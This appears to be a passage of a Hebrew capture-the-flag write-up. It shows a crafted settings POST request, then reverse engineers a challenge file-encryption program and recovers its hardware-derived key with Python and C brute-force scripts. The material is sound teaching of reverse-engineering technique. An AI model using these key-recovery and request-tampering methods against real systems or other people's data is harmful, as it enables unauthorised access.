
```
POST /settings HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie:
SID=Z0FBQUFBQmMzX2JmMktHWDJ5U2h3RE1mMXhwdWZXc3E5Sm1PT0d1bng2Qk5VYTM0LVNm
OF94NXZfUXcxeUFiMXBMQnNIUTRJTGI1OXJ2Yjk3RTF3QVZWM0RSb3F1ckIyNDBsUC1pUGRh
cGVQTk9fd2tVbHc5Qm1LQk81emRoVWpqRHdZamhKakJtSmRZRzh3aU1EQm1yUXMxQkxsOG40
WUdkellXY25SemlyS0N5MnlsaWhDY050VzZxa3B1MGpWUlQ1WURxWUk1SGFhZ0xrSEpJaE41
YktrNDBoQmhFbzJkdXpBclI5OW5sQlFBR2VjRnlNTGFUV011THVvZGVYa1c2Q2lDRHQ0bDk2
MWR0QXBfaU5uWmpXdjJydkdxdGI3NzRDdWl2c2Y0MjBMVUo4M0JfQkVTdG89
Content-Length: 19

ip=10.0.0.1&port=80
```

וזה אכן עבד!



אנקדוטה מצחיקה, כאשר לחצנו על הלינק לשלב 3, גילינו שהלינק אינו מוביל בפועל לשלב השלישי, לאחר מספר מיילים זריז עם החבר'ה מהצד השני של הכתובת המצורפת, נפתרה הבעיה והמשכנו לשלב השלישי של האתגר ☺

שלב 3



נראה שקיבלנו קובץ מוצפן ואת התוכנה שמצפינה אותו בנוסף, נראה שהמחשב שהריץ את התוכנה במתחם של הטרוריסטים היה של חברה מסויימת. ניסינו להריץ את התוכנה וקיבלנו את ה-Usage הבא:

```
USAGE: Encrypt <input file name> <output file name>
```

לאחר שהשתמשנו בתוכנה כדי להצפין קובץ משלנו אשר הכיל את התוכן "a" וקיבלנו קובץ בגודל של 3004 בתים החלטנו לקחת את התוכנה ולזרוק אותה אל IDA האהובה.

חיפשנו את ה-String של ה-Usage והגענו אל הפונקציה הבאה שנראתה לנו כמו ה-Main של התוכנה:

```
1 int __usercall sub_4018F0@<eax>(int a1@<ebx>, int a2@<edi>, int a3@<esi>,
  DWORD nNumberOfBytesToWrite, int a5)
2 {
3   int v6; // ST18_4
4   int v7; // esi
5   int v8; // eax
6   const WCHAR *v9; // ebx
7   int v10; // ST14_4
8   HANDLE *v11; // edi
9   HANDLE v12; // eax
10  DWORD v13; // esi
11  LPCVOID lpBuffer; // [esp+0h] [ebp-8h]
12  DWORD NumberOfBytesWritten; // [esp+4h] [ebp-4h]
13
14  if ( (signed int)nNumberOfBytesToWrite < 3 )
15  {
16    sub_401010("USAGE: Encrypt <input file name> <output file name>");
17    return -1;
18  }
19  v6 = a3;
20  v7 = a5;
21  nNumberOfBytesToWrite = 0;
22  v8 = sub_401660(*(_DWORD *)(a5 + 4), &nNumberOfBytesToWrite, a2, v6, a1);
23  v9 = *(const WCHAR **)(v7 + 8);
24  lpBuffer = (LPCVOID)v8;
25  v11 = (HANDLE *)sub_407CCA(4, v10);
26  if ( v11 )
27  {
28    v12 = CreateFileW(v9, 0x40000000u, 0, 0, 2u, 0x80u, 0);
29    *v11 = v12;
30    if ( v12 == (HANDLE)-1 )
31    {
32      sub_407CAD(v11);
33      return 0;
34    }
35    v13 = nNumberOfBytesToWrite;
36    NumberOfBytesWritten = 0;
37    WriteFile(*v11, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
38    if ( NumberOfBytesWritten != v13 )
39      sub_407F53(v9);
40  }
41  return 0;
```

לאחר קצת סידור ה-Disassembler של IDA שלא מצטיין בדרך כלל בהתמודדות עם פונקציות מסובכות מידי, ככה נראתה הפונקציה:

```
int __cdecl main(DWORD argc, char *argv[])
{
  char *v2; // edi
  char *input_file_name; // ecx
  int encrypted_buffer; // eax
  const WCHAR *output_file_name; // ebx
  HANDLE *allocated_buffer; // edi
  HANDLE outfile_handle; // eax
  LPCVOID buffer_to_write; // [esp+0h] [ebp-8h]
  DWORD NumberOfBytesWritten; // [esp+4h] [ebp-4h]

  if ( argc < 3 )                               // this is argc here
  {
    printf("USAGE: Encrypt <input file name> <output file name>");
    return -1;
  }
  input_file_name = argv[1];
  encrypted_buffer = probably_logic(v2);
  output_file_name = argv[2];
  buffer_to_write = encrypted_buffer;
  allocated_buffer = malloc_(4u);
  if ( allocated_buffer )
  {
    outfile_handle = CreateFileW(output_file_name, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    *allocated_buffer = outfile_handle;
    if ( outfile_handle == -1 )
    {
      FreeWrapper(allocated_buffer);
      return 0;
    }
    NumberOfBytesWritten = 0;
    WriteFile(*allocated_buffer, buffer_to_write, 0, &NumberOfBytesWritten, 0);
    if ( NumberOfBytesWritten )
      DeleteFileWrapper(output_file_name);
  }
  return 0;
}
```

כעת ניתן נצלול אל probably_logic, הפונקציה שמקבלת את ה-input_filename ועושה איתו את כל הלוגיקה של ההצפנה:

```
sub_416500();
v37 = a2;
v36 = a1;
v24 = v2;
v4 = v3;
v5 = 0;
v6 = 0;
result = (void *)sub_401490(v3);
v28 = result;
if ( result )
{
  v32 = 0;
  v27 = (char *)sub_401040(v4, &v32);
  if ( v27 )
  {
    v8 = sub_401E40(L"wmic diskdrive get serialnumber");
    v9 = (void *)v8;
    if ( v8 )
    {
      v6 = (void *)sub_401D00(v8);
      v29 = v6;
      sub_407CAD(v9);
      if ( v6 )
      {
        v23 = sub_401D70(v6);
        v10 = (_DWORD *)sub_407CCA(v32 + 2992);
        v5 = v10;
        if ( v10 )
        {
          *v10 = 0x531B008A;
          v11 = sub_401E40(L"wmic bios get serialnumber");
          v12 = (void *)v11;
          if ( v11 && (v31 = sub_401D00(v11), sub_407CAD(v12), v31) )
          {
            v13 = sub_401D70(v31);
            sub_4019B0(&v22, v13);
            v30 = 0;
            v31 = 0;
            qmemcpy(&v33, &v22, 0x9C4u);
            v14 = 739 * (v32 / 739);
            v26 = v32 / 739 + 1;
            qmemcpy(v5 + 1, v28, 0x20u);
            v15 = 36;
            v16 = v26;
            v25 = v32 - v14;
            do
            {
              *(_DWORD *)((char *)v5 + v15) = sub_4019F0(&v33);
              v17 = v15 + 4;
```

```
            v17 = v15 + 4;
            if ( v31 == v25 )
              --v16;
            sub_403AB0((char *)v5 + v17, &v27[v30], v16);
            v18 = v16 + v30;
            ++v31;
            v15 = v16 + v17;
            v30 += v16;
          }
          while ( v31 < 739 );
          v19 = v32;
          if ( v18 != v32 )
          {
            v35 = v32;
            v34 = v18;
            sub_401010("NOT read enaugh bytes %d , %d");
          }
          *v24 = v19 + 2988;
          v20 = 0;
          if ( v19 + 2988 > 0 )
          {
            v21 = v23;
            do
            {
              v5[v20 / 4u] ^= v21;
              v20 += 4;
            }
            while ( v20 < v19 + 2988 );
          }
          v6 = v29;
        }
        else
        {
          sub_407CAD(v5);
          v5 = 0;
        }
      }
    }
  }
  else
  {
    v6 = 0;
  }
}
sub_407CAD(v28);
if ( v27 )
  sub_407CAD(v27);
if ( v6 )
  sub_407CAD(v6);
result = v5;
```

זו פונקציה עצומה, איך מתחילים? איך ניגשים לדבר כזה?

בואו נדבר על 4 עקרונות חשובים בלהבין מה תוכנה עושה ואיך אפשר להשתמש בהם בתרגיל הזה:

1. **דיבוג דינאמי**: להריץ את התוכנה דרך דיבגר זו דרך חזקה משמעותית לעבוד ולהבין מה היא עושה במקום להסתכל עליה בצורה סטטית.
2. **חיפוש קבועים**: הרבה פעמים אנחנו נתקל בפונקציה ענקית שעושה המון דברים. במיוחד בבינאריים שכל מטרתם היא להצפין, כנראה שנתקל בפונקציות שממשות איזה שהוא אלגוריתם הצפנה. קשה מאוד להבין מה הן עושות רק על ידי הסתכלות סטטית ב-IDA או אפילו בדיבוג דינאמי שהוזכר למעלה. בפונקציות שקשורות ל-Crypto בדר"כ יש הרבה קבועים. יהיה מאוד מועיל לחפש קבועים מאותן פונקציות בגוגל, בדרך כלל עם חיפוש נכון נוכל להבין בדיוק מה האלגוריתם שאנו רואים מולנו.
3. **ניחוש מושכל**: לפעמים אפשר לנחש מה הפונקציה עושה לפי הפרמטרים שהיא מקבלת, זהו ניחוש מושכל, שכן לעיתים נטעה במהי מטרת הפונקציה, אך בחלק גדול מהמקרים כנראה שנדע מה היא עושה.
4. **פונקציות מוכרות**: בהרבה מקרים יש שימוש בפונקציות של מערכת ההפעלה (במקרה שלנו WinAPI) ש-IDA מזהה כבר בשבילנו. אנחנו יכולים להסיק מה פונקציה עושה רק ע"י הסתכלות על הקריאות לפונקציות האלו והבנה של הפרמטרים שהן מקבלות.

דיבוג דינאמי

אחד הדברים החשובים שהשתמשנו בהם בהבנה של מה התוכנה עושה הוא דיבוג דינאמי, בואו נראה דוגמא ללמה זה יכול לעזור. בואו נסתכל על הפונקציה ב-Offset הבא:

sub_xx3AB0:

```
    v5 = (__m128i *)((char *)v5 + 8);
  }
  if ( (unsigned __int8)v3 & 7 )
  {
    if ( _bittest((const signed int *)&v3, 3u) )
    {
      v8 = _mm_load_si128((const __m128i *)((char *)v3 - 12));
      v9 = (const __m128i *)((char *)v3 - 12);
      do
      {
        v10 = _mm_load_si128(v9 + 1);
        v4 -= 48;
        v11 = _mm_load_si128(v9 + 2);
        v12 = _mm_load_si128(v9 + 3);
        v9 += 3;
        _mm_store_si128(v5, _mm_alignr_epi8(v10, v8, 12));
        _mm_store_si128(v5 + 1, _mm_alignr_epi8(v11, v10, 12));
        v8 = v12;
        _mm_store_si128(v5 + 2, _mm_alignr_epi8(v12, v11, 12));
        v5 += 3;
```

הפונקציה היא פונקציה יחסית ארוכה שמכילה המון Opcode-ים מאוד מוזרים, לנתח אותה לעומק ולהבין מה היא עושה כנראה היה לוקח לנו כמה שעות טובות בלי דיבוג דינאמי.

בואו נסתכל על קריאה לדוגמא אליה ב-offset הבא 0x1355:

```
sub_403AB0((unsigned int)&v23[v22], (unsigned int)&Buffer, NumberOfBytesRead);
```

נשים שם Breakpoint בעזרת WinDbg על הקריאה אליה ונסתכל על פרמטרים:

```
Breakpoint 0 hit
eax=0090bf68 ebx=009025d8 ecx=754f7861 edx=00000000 esi=00000001 edi=00908c18
eip=001f1355 esp=006fe9ec ebp=006fea40 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
EncryptSoftware+0x1355:
001f1355 e856270000      call    EncryptSoftware+0x3ab0 (001f3ab0)
```

אוקיי, בוא נסתכל על מה מועבר בכל פרמטר: ב-eax מועבר איזה שהוא Buffer בגודל 16 בתים שמאותחל ב-0xbaadf00d:

```
0:000> dc @eax
0032d170  baadf00d baadf00d baadf00d baadf00d  ................
```

לפניו, על המחסנית מועבר איזה שהוא באפר שמאותחל בכמה ערכים מוזרים:

```
0:000> dc d5e625
00d5e625  39637f9e 141e03cb 8b979929 8b0a40cd  ..c9....)....@..
```

ועל המחסנית מועבר הערך 0x10 (כנראה גודל הבאפר ב-eax):

```
0:000> dc @ebp-0x28
006fea18  00000010
```

עכשיו, עשינו Step-Over (המקש F10) כדי לראות מה קורה, בואו נסתכל על מה יש ב-Buffer שהיה ב-eax ממקודם:

```
0:000> dc 0032d170
0032d170  637f9e41 1e03cb39 97992914 0a40cd8b  A..c9....)....@.
```

מגניב, נראה שהפונקציה היא בסך הכל memcpy, אומנם נראית מאוד מסובכת. שילוב של אופטימיזציות וכתיבת מימוש שהוא יותר מהיר, אפשר לראות מימוש יחסית דומה פה:

https://github.com/skywind3000/FastMemcpy/blob/master/FastMemcpy.h

כאשר מסתכלים עליה בצורה סטטית אבל כאשר מדבגים אותה, אפשר בקלות מאוד להבין מה היא עושה בלי לפחד.

חיפוש קבועים


בוא ניקח את הפונקציה ב-Offset הזה 0x19F0:

```
unsigned int __cdecl sub_4019F0(_DWORD *a1)
{
  unsigned int v1; // ST04_4
  unsigned int v2; // ST04_4
  unsigned int v3; // ST04_4
  unsigned int v4; // ST04_4
  unsigned int v5; // ST04_4
  signed int i; // [esp+0h] [ebp-8h]

  if ( a1[624] >= 624 || a1[624] < 0 )
  {
    if ( a1[624] >= 625 || a1[624] < 0 )
      sub_4019B0(a1, 4357);
    for ( i = 0; i < 227; ++i )
    {
      v1 = a1[i + 1] & 0x7FFFFFFF | a1[i] & 0x80000000;
      a1[i] = dword_41E8C0[v1 & 1] ^ a1[i + 397] ^ (v1 >> 1);
    }
    while ( i < 623 )
    {
      v2 = a1[i + 1] & 0x7FFFFFFF | a1[i] & 0x80000000;
      a1[i] = dword_41E8C0[v2 & 1] ^ a1[i - 227] ^ (v2 >> 1);
      ++i;
    }
    v3 = *a1 & 0x7FFFFFFF | a1[623] & 0x80000000;
    a1[623] = dword_41E8C0[v3 & 1] ^ a1[396] ^ (v3 >> 1);
    a1[624] = 0;
  }
  v4 = a1[a1[624]++];
  v5 = v4 ^ (v4 >> 11) ^ ((v4 ^ (v4 >> 11)) << 7) & 0x9D2C5680;
  return v5 ^ (v5 << 15) & 0xEFC60000 ^ ((v5 ^ (v5 << 15) & 0xEFC60000) >> 18);
}
```

על פניו נראית פונקציה מאוד מסובכת, מכילה המון פעולות מתמטיות מוזרות. בדר"כ בפונקציות Crypto כאלו ואחרות ניתנות להבנה יחסית מהירה על ידי קבועים, שימו לב לקבועים המודגשים בתמונה הבאה:

```
v5 = v4 ^ (v4 >> 11) ^ ((v4 ^ (v4 >> 11)) << 7) & 0x9D2C5680;
return v5 ^ (v5 << 15) & 0xEFC60000 ^ ((v5 ^ (v5 << 15) & 0xEFC60000) >> 18);
```

חיפוש זריז בגוגל של "0x9D2C5680 crypto" מוביל לתוצאה הבאה:



אחרי קריאה קצרה בויקיפדיה אנחנו מגלים כי זהו איזה שהוא אלגוריתם רנדומיזציה מסויים שמאותחל על ידי Seed כלשהו. חיפוש נוסף בגוגל מעלה את התוצאה הבאה, שהיא בדיוק האימפלמנטציה המדויקת של האלגוריתם ב-C:

https://github.com/ESultanik/mtwister

מעולה, נראה שעכשיו הבנו בדיוק מה הפונקציה עושה, וגם פונקציה אחת לפניה נראה שהיא פשוט קביעת ה-Seed של פונקציית ה-Random.

ניחוש מושכל

כמו שאמרנו, בהרבה מהפעמים אפשר להבין מה פונקצייה עושה רק בהבנה של הפרמטרים שלה והסתכלות קצרה בפונקציה. ניקח לדוגמה את הפונקציה הבאה:

```
v1 = this;
nNumberOfBytesToRead = (DWORD)this;
v2 = 0;
v3 = (int)(this + 1);
do
{
  v4 = *v1;
  ++v1;
}
while ( v4 );
v5 = ((signed int)v1 - v3) >> 1;
result = sub_407CCA(2 * v5 + 46);
v7 = (_WORD *)result;
if ( result )
{
  if ( sub_401E10(result, v5 + 23, (const char *)L"%s%s%s", nNumberOfBytesToRead) != -1 )
  {
    v7[v5 + 21] = 0;
    sub_408CFD(v7);
    v8 = (HANDLE *)sub_407CCA(4);
    if ( v8 )
    {
      v9 = CreateFileW(L"command_result.txt", 0x80000000, 0, 0, 3u, 0x80u, 0);
      *v8 = v9;
      if ( v9 != (HANDLE)-1 )
      {
        v10 = GetFileSize(v9, 0);
        nNumberOfBytesToRead = v10;
        if ( v10 != -1 )
        {
          v13 = v10 & 0xFFFFFFFE;
          v11 = (void *)sub_407CCA((v10 & 0xFFFFFFFE) + 2);
          v2 = v11;
          if ( v11 )
          {
            *(_WORD *)((char *)v11 + v13) = 0;
            if ( !ReadFile(*v8, v11, nNumberOfBytesToRead, &NumberOfBytesRead, 0)
              || NumberOfBytesRead != nNumberOfBytesToRead )
            {
              sub_407CAD(v2);
              v2 = 0;
            }
          }
        }
        CloseHandle(*v8);
      }
      sub_407CAD(v8);
    }
    sub_407F53(L"command_result.txt");
  }
  sub_407CAD(v7);
  result = (int)v2;
}
return result;
```

ונסתכל גם על קריאות לפונקציה:

```
v30 = 0;
v25 = (char *)sub_401040(v2, &v30);
if ( v25 )
{
  v5 = sub_401540((__int16 *)L"wmic diskdrive get serialnumber");
  v6 = (void *)v5;
  if ( v5 )
  {
    v3 = (void *)sub_401D00(v5);
    v27 = v3;
    sub_407CAD(v6);
    if ( v3 )
    {
```

בהסתכלות מהירה ניתן להבין שככל הנראה הפונקציה מקבל פקודה להרצה ומחזירה את ה-output של הפקודה. כדי לחזק את הטענה שלנו אפשר גם להסתכל על עוד סטרינגים בפונקציה כמו command_result.txt.

פונקציות וכרות

נסתכל על הפונקציה הבאה:

```
1 _BYTE *sub_401B60()
2 {
3   _BYTE *v0; // ebx@1
4   struct _IP_ADAPTER_INFO *v1; // edi@1
5   ULONG v2; // eax@2
6   struct _IP_ADAPTER_INFO *v3; // esi@6
7   _BYTE *v4; // eax@14
8   ULONG SizePointer; // [sp+8h] [bp-4h]@1
9
10  v0 = 0;
11  SizePointer = 648;
12  v1 = (struct _IP_ADAPTER_INFO *)sub_407CCA(0x288u);
13  if ( v1 )
14  {
15    v2 = GetAdaptersInfo(v1, &SizePointer);
16    if ( v2 == 111 )
17    {
18      sub_407CAD(v1);
19      v1 = (struct _IP_ADAPTER_INFO *)sub_407CCA(SizePointer);
20      if ( !v1 )
21        return v0;
22      v2 = GetAdaptersInfo(v1, &SizePointer);
23    }
24    if ( !v2 )
25    {
26      v3 = v1;
27      while ( !v3->Address[0] )
28      {
29        if ( v3->Address[1] || v3->Address[2] || v3->Address[3] || v3->Address[4] || v3->Address[5] )
30          break;
31        v3 = v3->Next;
32        if ( !v3 )
33          goto LABEL_16;
34      }
35      v4 = sub_407CCA(6u);
36      v0 = v4;
37      if ( v4 )
38      {
39        *v4 = v3->Address[0];
40        v4[1] = v3->Address[1];
41        v4[2] = v3->Address[2];
42        v4[3] = v3->Address[3];
43        v4[4] = v3->Address[4];
44        v4[5] = v3->Address[5];
45      }
46    }
47 LABEL_16:
48    sub_407CAD(v1);
49    return v0;
50  }
51  return 0;
52 }
```

אין לנו מושג מה היא עושה, אבל אפשר לנסות להבין מה היא עושה רק ע"י הסתכלות על הקריאות WinAPI.

פונקציה מרכזית שאפשר לראות פה היא GetAdaptersInfo, נחפש אותה ב-MSDN:

GetAdaptersInfo function

12/05/2018 • 4 minutes to read

The **GetAdaptersInfo** function retrieves adapter information for the local computer.

On Windows XP and later: Use the
GetAdaptersAddresses function instead of **GetAdaptersInfo**.

Syntax

C++ Copy

```
IPHLPAPI_DLL_LINKAGE ULONG GetAdaptersInfo(
  PIP_ADAPTER_INFO AdapterInfo,
  PULONG           SizePointer
);
```

הפוקנציה מחזירה מידע על ה-Adapters או Network Interfaces שיש במחשב. בנוסף, אפשר לראות שלאחר מכן יש גישה לשדה Address של אובייקט שמוחזר מהפונקציה. דבר נוסף שניתן לראות הוא שיש העתקה של שישה בתים לבאפר בצד. מכל זה ניתן להסיק שכנראה הפוקנציה לוקחת את ה-Mac Address של אחד ה-Network Adapters שיש לנו במחשב.

עשינו מינימום מאמץ והבנו מה הפונקציה עושה בצורה מהירה וקלה.

אז אחרי הסתכלות רבה על הבינארי וריברס שלו ב-IDA הגענו לאלגוריתם הבא שקורה:

1. מייצרים 32 בתים של MD5 על הערכים של שם הקובץ וה-Mac של המחשב עליו רצה התוכנה. מכיוון ש-MD5 הוא 16 בתים, מרחיבים כל בית לשני בתים בצורה הבאה: הערך 0xAB הופך לערך 0x0A 0x0B בזיכרון.

2. לאחר מכן, מצפינים את כל הקובץ עם אלגוריתם AES256, כאשר המפתח שלו מגונרץ מ-MD5 על ה-6 בתים של ה-MAC של המחשב עליו רצה התוכנה, 4 הבתים של הסיריאלי של ה-bios ואז 4 בתים של הסיריאלי של הדיסק הקשיח של המחשב. את הקובץ מצפינים בבלוקים של 16 בתים כל פעם:

```
if ( !CryptEncrypt(hKey, 0, isFinal, 0, &readFileBytes, &NumberOfBytesRead, 0x10u) )
```

3. לוקחים את 4 הבתים הראשונים של הסיריאלי של הדיסק הקשיח ושומרים אותו לאחר כך:

```
diskdrive_serial_numbers = run_command(L"wmic diskdrive get serialnumber");
buffer_to_be_freed1 = diskdrive_serial_numbers;
if ( diskdrive_serial_numbers )
{
  some_data_from_diskdrive_serial_numbers = takes_the_first_from_wmic_command(diskdrive_serial_numbers);
  v31 = some_data_from_diskdrive_serial_numbers;
  FreeWrapper(buffer_to_be_freed1);
  if ( some_data_from_diskdrive_serial_numbers )
  {
    first_4_bytes_of_disk_serial = returns_first_4_letters(some_data_from_diskdrive_serial_numbers);
```

4. מאלקצים באפר בגודל כמות המידע המוצפנת (כתלות בגודל הקובץ שרוצים להצפין) + 2992 בתים:

```
allocated_buffer = malloc_(encrypted_file_content_length + 2992);
```

5. בראש הקובץ המוצפן, נשמר הערך 0x531B008A:

```
*allocated_buffer = 0x531B008A;
```

6. לאחר מכן, לוקחים את ארבעת הבתים הראשונים של הסיריאלי של הביוס של המכונה שעליה רצה התוכנה, ומשתמשים בהם כ-Seed לאלגוריתם mtwister שהוזכר מקודם:

```
bios_serial_number = run_command(L"wmic bios get serialnumber");
if ( bios_serial_number

  && (bios_serial = takes_the_first_from_wmic_command(bios_serial_number),
      FreeWrapper(bios_serial_number),
      bios_serial) )
{
  bios_serial_first_4_letters = returns_first_4_letters(bios_serial);
  mtwister_set_seed(&rolled_multiplied_buf, bios_serial_first_4_letters);
```

7. אחרי שעושים את זה, מעתיקים את 32 הבתים של ה-MD5 שייצרנו בשלב הראשון, לאחר ארבעת הבתים ששמנו בהתחלה (בשלב 5):

```
qmemcpy((copy_of_allocated_buffer + 4), copy_of_extended_md5, 0x20u);
```

8. מה שקורה מכאן זה הדבר המעניין הבא: לוקחים את גודל המידע המוצפן (במקרה שלנו זה 38924- 2992 והתוצאה - 35932), מחלקים אותו בגודל ה-chunk (במקרה שלנו, 739) ואז מכניסים את המספר המגונרץ מה-twister לאחר כמות הבתים הזו (במקרה פה 49), לאחר מכן, מורידים את הערך ב-1, ואז חוזרים חלילה עד סוף המידע:

```
do
{
  *(data_offset? + copy_of_allocated_buffer) = mtwister_get_random_number(&copy_of_rolled_multiplied_buf);
  next_data_offset? = data_offset? + 4;
  if ( bios_serial == data_len_remaining )
    --copy_of_next_chunk_offset?;
  memcpy(
    next_data_offset? + copy_of_allocated_buffer,
    &encrypted_file_content[current_file_offset],
    copy_of_next_chunk_offset?);
  v20 = copy_of_next_chunk_offset? + current_file_offset;
  bios_serial = (bios_serial + 1);
  data_offset? = copy_of_next_chunk_offset? + next_data_offset?;
  current_file_offset += copy_of_next_chunk_offset?;
}
while ( bios_serial < 0x2E3 );
```

9. אחרי שמסיימים למלא את כל ה-Buffer המוצפן. עושים עליו XOR עם הערך של ארבעת הבתים מהסיריאלי של הדיסק ששמרנו בצד בשלב 3:

```
copy_of_first_4_bytes_of_disk_serial = first_4_bytes_of_disk_serial;
do
{
  *(v22 + copy_of_allocated_buffer) ^= copy_of_first_4_bytes_of_disk_serial;
  v22 += 4;
}
while ( v22 < v21 + 0xBAC );
```

10. בסופו של דבר, שומרים את ה-Buffer המוצפן כולו לקובץ.

כדי לפענח את המידע אנחנו כמובן צריכים לדעת את המפתח שאיתו הוצפן המידע. הבנו שהמפתח מורכב מ: 6 בתים של ה-MAC של המחשב עליו רצה התוכנה, 4 הבתים של הסיריאלי של ה-bios ואז 4 בתים של הסיריאלי של הדיסק הקשיח של המחשב.

MAC

ניתן לנו רמז בתחילת האתגר של המחשב הייתה רשומה החברה הבאה: Or... Po... LTD. הנחנו שמדובר בחברה שמייצרת כרטיסי רשת. שלפנו את רשימת החברות שמייצרות כרטיסי רשת ומנפיקות כתובות MAC. לכל חברה שמייצרת כרטיס רשת ומביאה לו כתובת MAC יש שלושה בתים ייחודיים בכתובת ה-MAC.

לדוגמה, לחברה TP-LINK יש את הבתים 081F71 בתחילת כל כתובת MAC. נעזרנו ברשימה הבאה:
https://gist.github.com/aallan/b4bb86db86079509e6159810ae9bd3e4

בעזרת Regex פשוט שמתאמת על שם החברה שנתנו לנו הגענו לחברה הבאה: Orient Power Home Network Ltd. שלושת הבתים שלה ב-MAC הם 001337, קלאסי.

ה-Regex היה:

```
.*Or.*[ ].*Po.*LTD.
```

והתוצאה הכי סבירה הייתה האחת שלמעלה.

מכיוון שאנו יודעים שהערך שמור כ-MD5 בתחילת הקובץ, לקחנו אותו ופשוט עשינו "Bruteforce" על הערך של ה-MD5 עם הסקריפט הבא:

```
import hashlib

wanted_md5 = '0949b46b73e3af6f5afc81955367295c'

for i in xrange(0x100):
    for j in xrange(0x100):
        for x in xrange(0x100):
            if hashlib.md5('intel.txt' + '\x00\x13\x37' + chr(i) + chr(j) +
chr(x)).hexdigest() == wanted_md5:
                print hex(i), hex(j), hex(x)
```

והתוצאה של הסקריפט:

```
0x8e 0xab 0x66
```

Hard Drive Serial

כפי שציינו, בסוף ההצפנה האלגוריתם מקסר (XOR) את כל המידע עם מפתח מסוים. המפתח הוא ה-4 בתים הראשונים של הסיראלי של ה-Hard Drive. אנחנו יודעים שה-4 בתים הראשונים של הקובץ המוצפן הם קבועים: 0x531B008A, ולכן כל מה שאנחנו צריכים לעשות הוא פעולת XOR בין הקבוע לבין ה-4 בתים הראשונים בקובץ המוצפן ונקבל את הסריאלי:

```
0x531B008A ^ 0x632B30BA = 0x30303030
```

או כסטרינג "0000", נראה כמו התחלה של סיריאלי ☺

Bios Serial

הדבר האחרון שנותר הוא להבין מה הסיריאלי של הביוס, השימוש היחיד שאנו רואים לו מעבר לשימוש במפתח של ה-AES הוא שימוש באלגוריתם ה-mtwister. בגלל שמצאנו את המימוש שלו ב-Github היה לנו קל לקמפל קוד שעושה משהו בסגנון הבא:

1. מזין את ה-Seed בערך
2. מחשב מספר רנדומלי
3. משווה אותו למספר הרנדומלי הראשון בקובץ

כתבנו קוד שנראה כך:

```
#include <stdio.h>
#include "mtwister/mtwister.h"

int wanted_random = 0x308b55ce ^ 0x30303030;

int main()
{
        for (int i = 0; i <= 0xFFFFFFFF; i++) {
                MTRand rand = seedRand(i);
                if (genRandLong(&rand) == wanted_random) {
                        printf("Success! Seed is %x\r\n", i);
                }
        }
        return 0;
}
```

ואז גילינו את הבעיה הבאה, הקוד איטי מאוד. לקח לנו יחסית הרבה זמן ולכן בינתיים כתבנו אופטימיזציות לקוד מלמעלה. לקחנו הנחה שהסיריאלי הוא סטרינג ASCII בגודל 4 בתים, ולכן אנו רוצים לקחת ולבדוק Seed רק במידה וארבעת הבתים הם אכן תווי ASCII דפיסים.

כך נראה הקוד לאחר אופטימיזציות:

```
#include <stdio.h>
#include "mtwister/mtwister.h"

int wanted_random = 0x308b55ce ^ 0x30303030;

int main()
{
        int skip = 0;
        for (int i = 0x30303030; i < 0x7b7b7b7b; i++) {
                skip = 0;
                char *num = (char *)&i;
                for (int j = 0; j < 4; ++j) {
                        if (num[j] < 0x30 || num[j] >= 0x7b) {
                                skip = 1;
                                break;
                        }
                }
                if (skip) {
                        continue;
                }

                MTRand rand = seedRand(i);
                if (genRandLong(&rand) == wanted_random) {
                        printf("Success! Seed is %x\r\n", i);
                }
        }
        return 0;
}
```

